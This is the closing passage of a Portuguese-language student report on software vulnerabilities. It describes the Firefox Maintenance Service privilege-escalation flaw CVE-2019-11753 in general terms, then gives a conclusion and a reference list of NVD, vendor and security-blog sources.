


Figura 25: CVE-2019-11753 Detail Impact. (nvd.nist.gov)

O instalador do Firefox permite que o Firefox seja instalado num local personalizado do usuário, deixando-o desprotegido contra usuários não privilegiados e *malware*. Se o Serviço de Manutenção Mozilla for manipulado para atualizar este local não protegido e o serviço de manutenção no local tiver sido alterado, este será executado com privilégios elevados durante o processo de atualização devido à falta de verificações de integridade.

A vulnerabilidade é explorável localmente, não requerendo autenticação, tendo uma complexidade de ataque baixa, visto que o executável alterado não necessita da interação do usuário, e apenas precisa que o Firefox necessite de atualizar para ser executado.

Este tipo de ataque permite o acesso a dados privilegiados do sistema, como também a sua modificação e eliminação.




Figura 26: CVSS v3 – CVE-2019-11753. (nvd.nist.gov)

Conclusão

Neste trabalho abordamos alguns tópicos relacionados com a segurança de sistemas de informáticos.

Através da realização deste trabalho tivemos a oportunidade de conhecer e entender melhor diferentes mecanismos que servem para identificar e detalhar as várias e diferentes falhas de segurança que ocorrem em diferentes sistemas, que têm como propósito facilitar a difusão de informação, de forma simples e organizada.

Com a análise realizada a diferentes falhas de segurança associados a várias entidades, sendo que neste trabalho discutimos falhas de segurança em serviços como o Google Chrome, a Steam, Joomla, OpenSSl, Firefox, entre outras, conseguimos agora entender melhor qual a utilidade do CVE, e o porquê de haver a necessidade de este existir. Com isto, o nosso trabalho foi facilitado, e como tal, a analise que foi realizada pôde ser aprofundada a um nível que para nós foi satisfatório. Como resultado deste relatório, somos agora capazes de analisar falhas de segurança a um nível proficiente, e foi-nos introduzido diferentes ferramentas que nos assistem e simplificação estas tarefas.

Referências

Biasini, N. (8 de Março de 2017). *TalosIntelligence*. Obtido de https://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

Kun, F. (13 de Setembro de 2019). *LastPass.* Obtido de https://blog.lastpass.com/2019/09/lastpass-bug-reported-resolved.html/

MITRE. (04 de Setembro de 2014). *NVD*. Obtido de NIST: https://nvd.nist.gov/vuln/detail/CVE-2014-0160

MITRE. (16 de Setembro de 2019). *NVD.* Obtido de NIST: https://nvd.nist.gov/vuln/detail/CVE-2019-16371#vulnCurrentDescriptionTitle

National Vulnerability DataBase. (3 de Outubro de 2017). Obtido de NIST: https://nvd.nist.gov/vuln/detail/CVE-2017-5638#vulnCurrentDescriptionTitle

Ormandy, T. (29 de Agosto de 2019). *Bugs.Chromium.* Obtido de Project Zero Google: https://bugs.chromium.org/p/project-zero/issues/detail?id=1930

PRDELKA. (10 de Abril de 2014). *Exploit Data - Base.* Obtido de https://www.exploit-db.com/exploits/32791

Sahu, S. (9 de Março de 2017). *trendmicro*. Obtido de https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-5638-apache-struts-vulnerability-remote-code-execution/

Wikipedia. (s.d.). Obtido de https://en.wikipedia.org/wiki/Heartbleed